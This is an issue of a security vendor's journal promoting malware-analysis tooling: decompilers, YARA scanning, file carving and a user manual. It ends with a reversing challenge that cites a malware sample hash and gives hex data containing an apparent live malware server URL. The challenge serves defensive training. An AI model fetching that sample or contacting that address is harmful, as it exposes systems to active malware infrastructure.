Cerbero Journal

*"Peace is that brief glorious moment in history when everybody stands around reloading." – **Anonymous***

ISSUE NR. 5 | CERBERO LABS | *JULY 22, 2024*

We're a month late with this issue of our journal because we wanted to get some major packages out before the summer and the journal release.

To make up for the delay, we've included an IT crossword puzzle at the end.


We wish you all a happy summer!

HOT SUMMER, COOL UPDATES

Since the release of version 7 of Cerbero Suite, we have added many new features and packages. Even more importantly, we have released a new user manual—over 100 pages designed to help both novice and intermediate users master Cerbero Suite.


In this issue, we'll mainly talk about the latest packages we've released. We'll go over the capabilities of our new decompiler packages for .NET, Android DEX, and Java. We'll also discuss our YARA Rules package, which serves as a comprehensive toolkit for downloading, scanning, creating, editing, and testing YARA rules. Plus, we'll cover File Miner, our advanced file carver package. The best part? All these new packages are available for all licenses of Cerbero Suite! This issue also includes a malware analysis, a reversing challenge, and more.


The next issue will cover the release of Cerbero Suite 8, and we have some special surprises prepared for you!



DECOMPILER BONANZA

Need to reverse engineer a managed technology? No problem, we got you covered! [read more]






YARA RULES

Do you work with YARA rules? If so, this is definitely for you! [read more]


FILE KLONDIKE

Don't miss any embedded files with our advanced file carver, designed to extract files from binary data blobs. [read more]



STRINGS, STRINGS, STRINGS

Search for strings in hex and disassembly views by specifying their language, encoding, length, and more with this incredibly powerful and useful action. [read more]



CERBERO STORE


For those not yet familiar with it, Cerbero Store is a simple way to install and update optional packages for Cerbero Suite and Cerbero Engine.

Updating specific parts of an application through Cerbero Store is notably more efficient than updating the entire application. This method also prevents users from having to install functionality they are not interested in.

Furthermore, our software operates across multiple platforms, meaning each update traditionally required the creation of multiple software packages. Cerbero Store addresses this issue effectively, as all platforms use the same package code, simplifying the update process and ensuring consistency across different operating systems.

In recent months, we have released a multitude of advanced packages on Cerbero Store. In fact, in this issue, we will not discuss all of the released packages. Among those not discussed, it is worth mentioning the MediaInfo package, which provides metadata information for media files and various other file types.

INDEX



COMMERCIAL-ONLY PACKAGES

Holders of the Personal license for Cerbero Suite have access to a wide range of packages on Cerbero Store. Nevertheless, certain packages, like the Silicon Shellcode Emulator package, are exclusively reserved for commercial licenses. We make a conscious effort to limit the number of packages restricted to commercial licenses, focusing on those that we believe are primarily used for commercial activities.

CERBERO LABS


If you have any questions, feel free to contact us at: info@cerbero.io

You can follow us on X and LinkedIn for the latest updates, or better yet, subscribe to our newsletter so you don't miss any major news!

USER MANUAL

Cerbero Suite now proudly features a comprehensive new user manual, marking a significant milestone for the software. This extensive manual, spanning over 100 pages, is meticulously designed to be as accessible and engaging as a book. It covers every aspect of Cerbero Suite, complete with practical examples that guide users through real-world applications. The importance of this manual cannot be overstated, as it empowers both novice and experienced users to fully leverage the capabilities of Cerbero Suite.

Below is the introduction from the manual; we hope it encourages you to explore and make the most of it.



"Welcome to the User Manual for Cerbero Suite, the definitive toolkit that has redefined the realm of cybersecurity since its inception in 2011. Designed as the ultimate "Swiss Army Knife" for cybersecurity professionals, Cerbero Suite merges a vast array of advanced tools into one seamless, integrated experience. Tailored specifically for low-level experts, including malware and forensic analysts, this suite has established itself as a cornerstone in the landscape of malware and forensic analysis. With capabilities ranging from rapid triage to the meticulous dissection of suspect files, Cerbero Suite empowers professionals to tackle the most daunting challenges in cybersecurity.

At the heart of the toolkit is its unparalleled ability to manage and analyze extensive datasets effortlessly. A single project within Cerbero Suite can encompass millions of files, making it an indispensable asset for conducting thorough malware investigations, regardless of their scale. This comprehensive coverage ensures that every aspect of a potential threat is scrutinized, offering users a platform that excels in both preliminary assessments and in-depth examinations.


One of the suite's most significant advantages is its flexibility. Cerbero Suite is designed not just as a collection of tools but as a cohesive ecosystem that allows for an integrated workflow. This integration means that transitioning to other specialized tools, such as Ghidra or IDA Pro, becomes an option rather than a necessity. By centralizing a diverse set of functionalities into a single platform, Cerbero Suite eliminates the need to navigate between multiple disparate tools, streamlining the analysis process and significantly reducing the margin for error.

This user manual is your gateway to mastering Cerbero Suite. It will guide you through the intricacies of its comprehensive toolset, ensuring you can leverage its full potential to enhance your cybersecurity analysis. Whether you are conducting a large-scale investigation or targeting specific threats, this manual will equip you with the knowledge and skills to navigate the complex landscape of malware and forensic analysis with confidence."

DECOMPILER BONANZA


Over the past month, we have released three major decompiler packages: one for Java Class files, another for Android DEX binaries, and a third for .NET assemblies.

Note: In this article, we will showcase screenshots of the Android DEX decompiler. However, all points covered are equally applicable to the other decompilers, as they share the same interface and feature set.




Once a decompiler package is installed, you can access the decompiler from the bytecode view.

The interface provides a quick filter to show only matching namespaces, classes, and methods.




To switch between the bytecode and the decompiler, you can use the combo box at the top.



Alternatively, and even more conveniently, you can use the 'Tab' key to toggle between the bytecode and the decompiler, which will bring you directly from the decompiled code to the corresponding bytecode and vice versa.

You can navigate the code both when viewing the bytecode and the decompiled output. The 'Esc' key will bring you back to the previous position, just like in the Carbon disassembly view.

The 'Strings' button displays all referenced strings in the code, showing which class and method reference them. It also allows you to jump to the location where they are referenced, both in the bytecode and in the decompiled output.



Additionally, the strings view features a filter to quickly find strings of interest.

. . . continued from page 4.

DEX Strings

Method	String
h$d.a+0x16	diskKey
h0bb.a+0x0	Not adding device key <
h0$b.a+0x14	exportKey
h.a+0x0	key
h.a+0x0	key
h.b+0x0	key
i.<init>+0x0	apiKey
FirebaseOptions.fromResource+0x2A	google_api_key
FirebaseOptions.toString+0x18	apiKey
h.<init>+0x26	The key length in bytes must be 32.
d.<init>+0x14	localizationKey
d.toString+0x40	, localizationKey=

key

All decompiler packages are exposed to the SDK. The following code snippet demonstrates how to decompile a class in a DEX file:

```
from Pkg.DEXDecompiler import *

def main():
    dec = DEXDecompiler()
    dec.init("path/to/classes.dex")
    # we specify the name of the class to
        ↪ decompile
    text, _ = dec.decompile("com.android.
        ↪ providers.applications.
        ↪ ApplicationsAdapter")
    if text != None:
        print(text)
```

We hope that these packages will be useful to our users, whether they are in IT security or digital forensics.

CHALLENGE: ENCRYPTED PAYLOAD

This challenge is straightforward and suitable for beginners. It doesn't require any code to be written and can be completed using only the Cerbero Suite user interface.

Download the following malware sample and decrypt the payload:


SHA256: 417B59D97637D2B392B1704A7B5FC59A18A1DFCC13287466CA7707B1A32B4BF6

The PowerShell code downloads data for the decryption loop. Since the URL might stop working, here is the remote data:

786B364D6D723873316E517A6B78394B504F45557C483657306F3848737C687474703A2F2F38312E31392E3134312E3131352F696E6465782E7068707C

In the end, you should obtain the decrypted payload:


SHA256: FFC87B6E875CC0173B49E485F6FBF30E25434EE65858C1E9665D58CAF91A9C9C



The payload is an obfuscated .NET assembly.

YARA RULES

Back in April we released a package designed to be the ultimate toolkit for downloading, scanning with, creating, editing, and testing YARA rules.



INTRODUCTION


YARA, an essential tool in the fight against malware, allows for the creation of descriptions to match patterns across various file types. Recognizing the importance of YARA in digital forensics and malware analysis, we have developed a comprehensive suite of tools designed to enhance the YARA rule management process.

The YARA Rules package for Cerbero Suite includes an array of features aimed at streamlining the workflow associated with YARA rules. Whether you're downloading rules from public repositories, scanning files for matches, creating rules tailored to the latest malware threats, editing existing rules to improve accuracy, or rigorously testing rules to ensure effectiveness, this package has everything you need.

Our goal is to provide Cerbero Suite users with a powerful, efficient, and user-friendly set of tools that empowers them to use YARA rules more effectively than ever before. Whether you are a seasoned malware analyst or just starting out in the field of cybersecurity, the YARA Rules package is designed to enhance your analysis capabilities and streamline your workflows.


CONFIGURATION

From the YARA Rules settings page, you can configure which rules you want to use for scanning files. You can specify remote Git repositories and Zip archives, as well as local files and directories.




You can also configure various other settings, such as the formats and extensions that should be scanned using YARA when analyzing a file, the maximum file size and the maximum number of matches.

When adding a source, you can choose either to add one from a known list of public repositories or to add a custom source.




. . . continued from page 6.

Custom sources can be local files, directories, or remote URLs to Git repositories or Zip archives.




When adding a source that points to a Git repository, ensure that Git is installed on your system and available in the PATH. You can use the 'Test' button to verify this.

Once you have added your sources, you can click the 'Sync' button to download or update and compile the rules.




If you are only interested in using public repositories, you are all set up at this stage. Now, analyzed files will report matches with YARA rules.




SCANNING


From the view displaying the matches, you can inspect the metadata and the strings for each match.



YARA matches are also accessible from the file information view.




When inspecting a directory from the file information view, you have the option to perform either a top-level or a recursive scan of the directory.




. . . continued from page 7.

Once the scan is complete, you have the ability to inspect the matches.




It's worth mentioning that YARA matches are also accessible from open file dialogs, thanks to their integration with the file information view.




The YARA Rules package introduces four logic providers to the main window.


The first two, which scan a file or directory, open the YARA file information for either a file or directory. Meanwhile, the process scan functionality opens a dialog that allows you to select which processes you wish to scan.



In this case, we opened a malware sample in an instance of Cerbero Suite and scanned the process, resulting in the following match.



You can open the hex editor to inspect the match in memory.




Note: On Linux and macOS, launching Cerbero Suite as sudo is necessary to scan processes. On Windows, administrator rights are required to scan all system processes, not just those of the current user.


EDITING & TESTING

